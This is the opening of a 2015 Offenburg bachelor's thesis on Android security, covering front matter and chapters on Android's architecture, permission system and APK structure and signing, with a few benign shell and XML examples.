Hochschule Offenburg
University of Applied Sciences

Bachelor's Thesis

Android Security

Creation Of A Virtual Learning Environment

Author:

Michael Heinl
Student Number: 174597

Offenburg University of Applied Sciences

Department of Media and Information Technology

Corporate and IT-Security

Supervisors:

Prof. Dr. rer. nat. Erik Zenner
Avikarsha Mandal, M. Sc.

Date of submittal:

Friday June 26$^{\text{th}}$ 2015

Declaration of Authorship

I hereby declare that the thesis submitted is my own unaided work. All direct or indirect sources used are acknowledged as references. This paper was not previously presented to another examination board and has not been published.

Offenburg, June 26$^{\text{th}}$ 2015

....
Michael Heinl

Acknowledgement

Many thanks go to Avikarsha Mandal for the great supervision of this Bachelor's thesis. He gave me the freedom to realise my interests and his good advice always pushed me into the right direction.

I am very grateful to Erik Zenner who has not only supervised my thesis, but also opened up several new perspectives during my studies. Sincere thanks for the continuous support.

My thanks also goes to Mark Addison for his help as well as for the inspiring and instructive time in England. Hurray!

Last but not least, I would like to thank my friends and family for always being there for each other.

Abstract

Android is the most popular mobile operating system. Its omnipresence leads to the fact that it is also the most popular target amongst malware developers and other computer criminals. Hence, this thesis shows the security-relevant structures of Android's system and application architecture. Furthermore, it provides laboratory exercises on various security-related issues to understand them not only theoretically but also deal with them in a practical way. In order to provide infrastructure-independent education, the exercises are based on Android Virtual Devices (AVDs).

Keywords: Android, Security, Laboratory Exercises, Education, AVD

Contents

List of Tables

List of Figures

Nomenclature

ADB .... Android Debug Bridge

ADBD .... Android Debug Bridge Daemon

AOSP .... Android Open Source Project

AOT .... Ahead-Of-Time

API .... Application Programming Interface

APK .... Android Application Package

App .... Android Mobile Application

ARP .... Address Resolution Protocol

ART .... Android Runtime

ASCII .... American Standard Code for Information Interchange

AUR .... Arch User Repository

AVD .... Android Virtual Device

CA .... Certificate Authority

CPU .... Central Processing Unit

CTF .... Capture The Flag

CVE .... Common Vulnerabilities and Exposures

DEX .... Dalvik Executable

DNS .... Domain Name System

EXT .... Extended File System

FAT .... File Allocation Table

FDE .... Full Disk Encryption

FHS .... Filesystem Hierarchy Standard

FROST .... Forensic Recovery Of Scrambled Telephones

GCC .... GNU C Compiler

GID .... Group Identifier

GNU .... GNU's Not Unix

GPS .... Global Positioning System

GUI .... Graphical User Interface

HTML .... Hypertext Markup Language

HTTP .... Hypertext Transfer Protocol

IDE .... Integrated Development Environment

IP .... Internet Protocol

JIT .... Just-In-Time

JVM .... Java Virtual Machine

KVM .... Kernel-based Virtual Machine

Lab .... Laboratory Exercise

MD5 .... Message Digest Algorithm 5

MITM .... Man-In-The-Middle

MySQL .... My Structured Query Language

OS .... Operating System

PHP .... PHP: Hypertext Preprocessor

PID .... Process Identifier

PIN .... Personal Identification Number

RAM .... Random Access Memory

ROM .... Read Only Memory

SD Card .... Secure Digital Memory Card

SDK .... Software Development Kit

SHA-1 .... Secure Hash Algorithm 1

SMS . . . . Short Message Service

SSL . . . . Secure Sockets Layer

SYN . . . . Synchronize Message

TAN . . . . Transaction Authentication Number

TLS . . . . Transport Layer Security

TOFU . . . . Trust-On-First-Use

UID . . . . User Identifier

URI . . . . Uniform Resource Identifier

USB . . . . Universal Serial Bus

UUID . . . . Universally Unique Identifier

VM . . . . Virtual Machine

VNC . . . . Virtual Network Computing

YAFFS . . . . Yet Another Flash File System

1. Introduction

The following work shows the different perspectives on the security of the Android operating system (OS). Android has become the most widely used mobile operating system [1]. When it was officially published in 2008, its main purpose was to run on smartphones. Nowadays, there are a lot of different types of devices Android is running on. Not only smartphones and tablets but also smartwatches, smart TVs, special devices like Google Glass, embedded industrial systems, and even cars[1] are driven by Android. However, this thesis will focus on smartphones since they are ubiquitous nowadays. Besides phoning and texting, modern smartphones are used for web-browsing, receiving and sending emails, playing games and multimedia content, online shopping, navigating (via GPS, WiFi-based positioning system, and cell identification), online banking (including mobile TAN), and working remotely within the employer's network. The result of this development is that modern smartphones have many more attributes which were formerly reserved for traditional personal computers. Hence, there are a lot of new attack vectors compared to those of traditional mobiles. Therefore, the Android platform has become a very worthwhile target for criminals and secret services developing malware and looking for new vulnerabilities.

A lot of legacy devices run on Android versions < 5.0 because most manufacturers ensure only between 18 months and 24 months of support. After this support period no more official ports of recent Android versions for the particualar devices are provided anymore. Although it may be possible to use one of the various custom ROMs (e.g. CyanogenMod) which are based on recent Android versions, most users are not technologically informed enough to install them on their devices. This fragmentation of Android versions is a big problem concerning security-relevant updates because Google does not provide direct security fixes except for their Nexus devices. Figure 1.1 shows the distribution and codenames of the Android history. Versions < 4.4 (KitKat) are usually not supported anymore, which means that no more security-relevant updates are provided. Hence more than 50 % of all used devices worldwide are vulnerable to various kind of attacks. This is the reason why even vulnerabilities on outdated versions of Android are contemporary.

---

[1]`http://www.android.com/auto/`

Version	Codename	API	Distribution
2.2	Froyo	8	0.3%
2.3.3 - 2.3.7	Gingerbread	10	5.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	5.1%
4.1.x	Jelly Bean	16	14.7%
4.2.x		17	17.5%
4.3		18	5.2%
4.4	KitKat	19	39.2%
5.0	Lollipop	21	11.6%
5.1		22	0.8%

Figure 1.1.: Data collected during a 7-day period ending on June 1, 2015. Versions with < 0.1% are not shown [2].

This work shall be a foundation for future Android-based CTF (Capture The Flag) challenges or laboratory excercises supporting specific lectures of the degree courses *Corporate and IT-Security* as well as *Media and Information Engineering and Design*. It will first introduce the basic Android security features and mechanisms. After that, it will provide a couple of virtual labs demonstrating typical Android security topics. The severity of the labs is easy to medium. This decision was made based on the feedback of students taking part in formerly created labs and challenges who complained about overdifficult challenges which interfere with the learning process.

2. Architecture of Android

This chapter shows the various security-relevant aspects of the Android architecture. Android is based on the Linux kernel and therefore adopts its security mechanisms. Furthermore, there are specific extensions which are typical for Android.

```
1  $ cat /proc/version
2  Linux version 3.4.67+ (digit@tyrion.par.corp.google.com) (gcc version 4.8↩
       (GCC) ) #3 PREEMPT Tue Sep 16 19:46:22 CEST 2014
```

Figure 2.1.: Checking kernel version of Android 5.1.1 via ADB.

2.1. Android Versions

This thesis will deal with various versions of Android. As already shown in figure 1.1, there are different ways to indicate a specific version. It is possible to use the codename, the actual Android version, or the version of the Application Programming Interface (API). The following table shall give a brief overview of the many different versions of Android and its API to understand the specific terms used in this thesis and to provide some historical details.

Table 2.1.: Overview of Android versions [3].

Codename	Version	API	Released
Base	1.0	1	9/2008
Base_1.1	1.1	2	2/2009
Cupcake	1.5	3	4/2009
Donut	1.6	4	9/2009
Éclair	2.0 - 2.1	5 - 7	10/2009 - 1/2010
Froyo	2.2 - 2.2.2	8	5/2010 - 1/2011
Gingerbread	2.3 - 2.3.7	9 - 10	12/2010 - 9/2011
Honeycomb	3.0 - 3.2.1	11 - 13	2/2011 - 9/2011
Ice Cream Sandwich	4.0 - 4.0.4	14 - 15	10/2011 - 4/2012
Jelly Bean	4.1 - 4.3.1	16 - 18	6/2012 - 10/2013
KitKat	4.4 - 4.4.4	19	10/2013 - 6/2014
Lollipop	5.0 - 5.1.1	21 - 22	11/2014 - 4/2015
Android "M"[4]	6.0	22+	5/2015

2.2. Android Stack

Android is built as a stack of different layers. Each layer has its own purposes and responsibilites. The top of the stack are the user-space applications such as the stock apps and apps installed by the user for example from the Google Play Store[2]. These apps are written in Java and executed within a virtual machine environment.

The Android application framework enables developers to use the device's various functionalites through providing an API in the form of a wide range of Java classes. After developing and installing apps, they can be executed within the Android runtime environment.

The application framework as well as the Android runtime in turn use the built-in native libraries to provide for example cryptograpy (*SSL*), database management (*SQLite*), HTML Rendering (*WebKit*), and other functionalities. The *bionic* library is a modified version of the C standard library *libc* and provides access to basic operating system services like memory allocation or logging.

---

[2]`https://play.google.com/store`

The Linux kernel is the base layer and therefore responsible for accessing the underlaying hardware. Its purpose is not only the hardware abstraction through its built-in drivers, it is also responsible for some basic security features which will be discussed in later sections. The kernel used in Android is not the original Linux kernel used in desktop or server distributions but a dedicated fork of the Android Open Source Project (AOSP) as you can see in figure 2.1. It is leaner and adapted for the use on embedded devices such as smartphones. According to Misra and Dubey [1], the Android kernel has neither an X Window System nor are there all of the GNU tools usually provided in traditional Linux environments. A lot of configuration files are missing, too.

Figure 2.2.: Android software stack [5].

2.3. Dalvik Virtual Machine

Java is the main language for developing apps in Android. Applications written in Java typically run in a virtual machine. Unlike other environments, Android does not use the traditional Java Virtual Machine (JVM). Instead, the Dalvik Virtual Machine (Dalvik VM) in which *.dex* files (Dalvik Executable) are executed is implemented in the Android stack. Such a *.dex* file is the result of normal Java *.class* files compiled from Java source code using *javac*. After that, they get converted and optimized for mobile environments using the *dx tool*. The next step in the process of building is generating an *.apk* (Android Application Package) file whose structure will be discussed in chapter 3. For security reasons, every application runs in its own virtual machine. Each of these

virtual machines is a copy of the initial Zygote process which will be discussed in section 2.5. This sandbox approach of course requires more memory and CPU capability than running every app within the same VM because of its overhead. That is why Google developed the Dalvik VM which is adapted to the requirements of mobile environments. Compared to the traditional Java VM, the Dalvik VM is leaner and has a smaller memory footprint.

2.4. Android RunTime

The Android Runtime (ART) was experimentally introduced with Android 4.4 (KitKat) [6]. As shown in figure 2.3, users can decide whether to use the traditional Dalvik VM or the new ART. Since the introduction of Android 5.0 (Lollipop), the former default Dalvik VM has been replaced by ART [7]. The main difference is how they handle the Java bytecode within the app's *.dex* file. The Dalvik VM has to recompile the Java bytecode into native machine code every time the application starts. This process is called Just-in-time (JIT) compilation. ART once compiles it into persistent native machinecode during installation using the tool *dex2oat*. From this point on, the already compiled native code can be executed directly. This process is called Ahead-of-time (AOT) compilation [8]. AOT increases the time needed for the installation of the app. However, after successful installation, apps are faster because there is no more compilation needed each time the app starts.

(a) Switching from Dalvik VM to ART.   (b) Rebooting after changing runtime.

Figure 2.3.: Select runtime in Android 4.4.

It can be found out whether the Dalvik VM or ART is enabled through checking the prop *persist.sys.dalvik.vm.lib* using the shell. Depending on the output, ART (*libart.so*) or the Dalvik VM (*libdvm.so*) is enabled.

```
1  $ getprop persist.sys.dalvik.vm.lib
2  libdvm.so
```

Figure 2.4.: Checking whether Dalvik or ART is enabled.

2.5. Zygote

The Zygote daemon is the first Dalvik VM automatically started by the system at startup and the parent of all prospective app processes. It preloads all Java classes and resources which could be used by an app at runtime. After loading, the Zygote process listens on its socket interface */dev/socket/zygote* for requests to start apps [9]. For every received request it forks itself and therefore delievers a cloned Dalvik VM with all needed components already initialized through inheritance and running as a dedicated process. In this new forked process, the executed app runs in a sandbox environment. This method allows apps to run efficiently and without long latencies combined with added security through the sandbox approach.

2.6. Permission System

The core of the Android security strategy is the use of various built-in permission concepts of the Linux kernel.

2.6.1. Processes

In order to prevent apps from manipulating other apps' data, Android uses methods of process isolation. Each non-system app runs as its own dedicated process and has its own low-privileged user space user identifier (UID). There is only one exception. Apps which are signed by the same developer-key could have the same UID. Since every process has its own protected memory and every user its own protected storage within the filesystem, all apps are actually isolated from each other. To allow inter-application communication, there are several mechanisms within the Android app architecture which will be discussed in chapter 3.

2.6.2. Filesystem

According to Yaghmour [9], Android uses a root filesystem like any other distribution of Linux. The difference is however, that Android does not use the Filesystem Hierarchy Standard (FHS) [10]. Most of the important data is stored within the folders */system*

and */data*. Since they are not part of the FHS, these folders hardly exist in regular Linux distributions.

The path */system* usually is a read-only mounted image containing AOSP's native binaries and libraries, framework packages, and stock apps. The path */data* is a mounted image within the root directory, too. In contrast to */system*, it is usually mounted read-write and contains apps installed by the user as well as data generated by these apps.

Android widely uses the traditional Unix filesystem permissions. As mentioned in an earlier section, every installed app has its own UID and its own folder within the path */data/data/<package name>*. Access to this folder is only allowed to processes running under the same UID as the owner of the folder has.

Table 2.2.: Exemplary Unix permissions in format binary/symbolic/decimal.

Owner	Group	Rest	Permissions
111/rwx/7	111/rwx/7	111/rwx/7	Every user is allowed to do everything.
111/rwx/7	101/r-x/5	400/r- -/4	Owner everything, group read and execute, rest read.
110/rw-/6	400/r- -/4	400/r- -/4	Owner read and write, group and rest read.
101/r-x/5	000/- - -/0	000/- - -/0	Owner read and execute, group and rest nothing.

The filesystem permissions within a Unix system is based on the three rights to read (r), write (w), and execute (x) a file or folder. In the case of a folder, the execute permission constitutes the right to browse it. Every file and folder belongs to the user represented by its UID and group represented by its group ID (GID) owning the process which created the file. This user is called the owner of the file or folder. Permissions are represented as a group of three bits. The least significant 001 (decimal 1) stands for executing, the medium significant 010 (decimal 2) for writing and the most significant 100 (decimal 4) for reading. Figure 2.2 shows how they can be combined to generate custom permissions. In the classic nine bit scheme each terzet of bits represents the mentioned permissions for one of the following three scopes: owner, group, the rest. Additional to the classic nine bits there are three other types of bits represented through three additional flags called *setuid*, *setgid* and *sticky-bit* which increase the usual amount of the current permission scheme to twelve. Setting the *setuid* flag allows every instance to run an executable with the right of the file's owner. The *setgid* flag analogously allows the executing user to run programs with the owner's GID. Last but not least there is the *sticky-bit*. This flag secures folders in a way that exclusively its owner is allowed to delete, rename, or move files within this directory even if other users have write permissions.

Files written to SD cards or other kind of external storage are accessible by any installed app because Android does not support the use of the permission system on this kind of storage media.

2.6.3. Application Manifest Permissions

Besides the two already discussed unix-based kinds of permissions, there is also a system of high-level permissions implemented in Android. According to Chin et al. [11], these permissions restrict access to the system API and applications must request them in their manifests to gain access to protected API calls.

Up to Android 5.1.1 (Lollipop), the user has to grant all permissions an app requests at the beginning of the installation process. Otherwise the app cannot be installed. Android 6.0 ("M") introduces a new, more granular system allowing the user to decide whether particular permissions are granted or not. This kind of permission-granting system is new to stock Android and was formerly only available to users of custom ROM versions of Android. Figure 2.5 shows the permission settings of the default camera app under Android 5.1.1 Lollipop as well as under the developer preview of Android "M". Unlike Lollipop, which only shows static information about already granted permissions, Android "M" additionally allows refusing and granting permissions even if the app is already installed on the system.

(a) Android Lollipop   (b) Android "M"

Figure 2.5.: Comparison of camera app's permission settings.

Permissions are requested because they are added to the *manifest.xml* of the Android application by the developer. The *manifest.xml* is discussed elaborately in chapter 3.

```
 1  [...]
 2  <permissions>
 3  [...]
 4      <permission name="android.permission.BLUETOOTH_ADMIN">
 5          <group gid="net_bt_admin"/>
 6      </permission>
 7
 8      <permission name="android.permission.BLUETOOTH">
 9          <group gid="net_bt"/>
10      </permission>
11  [...]
12  </permissions>
13  [...]
```

Figure 2.6.: Snippet of */system/etc/permissions/platform.xml*.

These high-level permissions are defined for the whole system within the file */system/etc/permissions/platform.xml* as shown in figure 2.6. The shown examples are responsible for granting an application to either only use the Bluetooth device or also alter its configuration. It can be seen that each of these permissions refers to a logical group ID which is in turn mapped to a kernel group. Each of these groups defined within the kernel refers to an appropriate filesystem GID. So every application assigned to a certain permission is allowed to read, write, and execute every file belonging to this GID. This special system uses the already explained filesystem permissions to additionally manage hardware features utilising Linux' nature to represent every hardware device as a specific file. According to Shabtai et al. [12], there are about 100 permissions built into the Android system by default. The range goes from permissions which allow using the internet through sending an SMS to shutting down the device. Additional permissions can be defined by any application. The permissions are divided into four main protection levels which are described in table 2.3.

Table 2.3.: Protection levels according to [13].

Protection Level	Description
Normal	Permissions are granted automatically.
Dangerous	Permissions can be granted by the user during installation. If the request for permissions is denied, the application is not installed (up to 5.1.1).
Signature	Permissions are only granted if the requesting app is signed by the certificate of the developer who defined the permission. Signature permissions are often used to restrict component access to a set of applications trusted and controlled by the developer.
SignatureOrSystem	Permissions are granted if the app meets the signature level requirement or if it is installed in the system applications folder. Apps from the Google Play Store cannot be installed into the system applications folder. System applications must be pre-installed by the device manufacturer or manually installed by an advanced user who has rooted the device.

3. App Structure

As mentioned within the previous chapter, Android mobile applications are developed using the Java programming language. However, Android provides its own formats and frameworks which will be discussed within this chapter.

3.1. Android Application Package

Figure 3.1.: An *.apk* file's internal structure [14].

Android apps are saved in the Android Application Package (APK) format. The files are compressed zip archives containing Dalvik executables, the manifest file as well as a set of resources provided to the executable. Figure 3.1 shows the content of an examplary APK file [14]:

- **assets** contains raw resource assets that are not compiled.

- **lib** contains native library binaries. Although Android applications are written mostly in Java, some of their functionalities may be implemented in native code. This directory is optional as most Android applications do not contain native code.

- **META-INF** holds meta-data and certificate information.

- **res** and its subdirectories such as drawable, layout and xml contain resources which are not compiled into the file resources.arsc.

- **AndroidManifest.xml** provides essential information about the app to the system.

- **classes.dex** contains the Java classes compiled in the DEX format.

- **resources.arsc** lists the APK's pre-compiled resources.

3.2. Dalvik Executable

A Dalvik executable consists of one or more Java class files compiled with *javac*. Instead of saving the compiled Java byte code in a *.jar* file, the *dx tool* further optimises the code for mobile use making it leaner through merging redundant code and more efficient in terms of memory reads and writes. While a *.class* file contains only one class, a *.dex* file can contain multiple classes. Furthermore, duplicates of constants across the *.class* files are eliminated after conversion into the *.dex* format [15].

Figure 3.2.: Comparison of Java *.class* and Android *.dex* files [16].

3.3. Android Manifest File

The *AndroidManifest.xml* file provides information about the app's attributes such as its components, permissions, linked libraries, and the minimum API version needed to install the app. The permissions an application requests and which up to Android Lollipop have to be either confirmed or denied by the user during installation are set within the *AndroidManifest.xml* file. These requests target onto the permissions defined within the kernel as discussed in section 2.6.3. A list of all valid elements and attributes can be found on the website of the Android Open Source Project [17].

```
1  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
2        package="com.android.camera" android:sharedUserId="android.media">
3     <uses-permission android:name="android.permission.CAMERA" />
4     <uses-feature android:name="android.hardware.camera" />
5     <uses-feature android:name="android.hardware.camera.autofocus"      ↵
                      android:required="false" />
6     <uses-permission android:name="android.permission.RECORD_AUDIO" />
7     <uses-permission android:name="android.permission.↵
          ACCESS_FINE_LOCATION"/>
8     <uses-permission android:name="android.permission.WAKE_LOCK" />
9     <uses-permission android:name="android.permission.SET_WALLPAPER" />
10    <uses-permission android:name="android.permission.↵
          WRITE_EXTERNAL_STORAGE" />
11    <uses-permission android:name="android.permission.READ_SMS" />
12     [...]
13 </manifest>
```

Figure 3.3.: Fragment of *AndroidManifest.xml* showing the camera's permissions.

3.4. Application Signing

Android allows installing an APK only if it is digitally signed with a private key belonging to an X.509 certificate. While still under development, the Android development environment signs the app automatically using a self-signed debug certificate when creating an APK [18]. This ensures that the Android emulator or test devices accept the installation of the app. Later on, the developer has to generate her own certificate with the tool *jarsigner* in order to upload the app to the Google Play Store. *Jarsigner* adds the directory *META-INF* to the APK which contains the following three files [19]:

- **MANIFEST.MF** - A list containing the name and SHA-1 digest of each file within the APK, except the files within the *META-INF* directory.

- **CERT.SF** - A list containing a SHA-1 digest of each line in as well as the SHA-1 digest of the complete *MANIFEST.MF*.

- **CERT.RSA** - The developer's X.509 certifciate. Usually using the RSA algorithm [20], sometimes DSA [21] is used. In this case, the file is named *CERT.DSA* [22].

It does not make any difference whether it is a self-signed certificate or a certificate signed by a well-known Certificate Authority (CA). Hence, Android does not check the identitiy or reliability of the app's developer. Based on the code signature, Android later decides who is allowed to issue updates to the app [22]. Barrera et al. [19] criticise this Trust-On-First-Use (TOFU) [23] approach based on self-signed certificates which does not allow renewal, change, or revocation of the signing certificates. Furthermore, there is no central instance signing and formerly sanctioning code before release in order to ensure quality and security as for example Apple does [24].

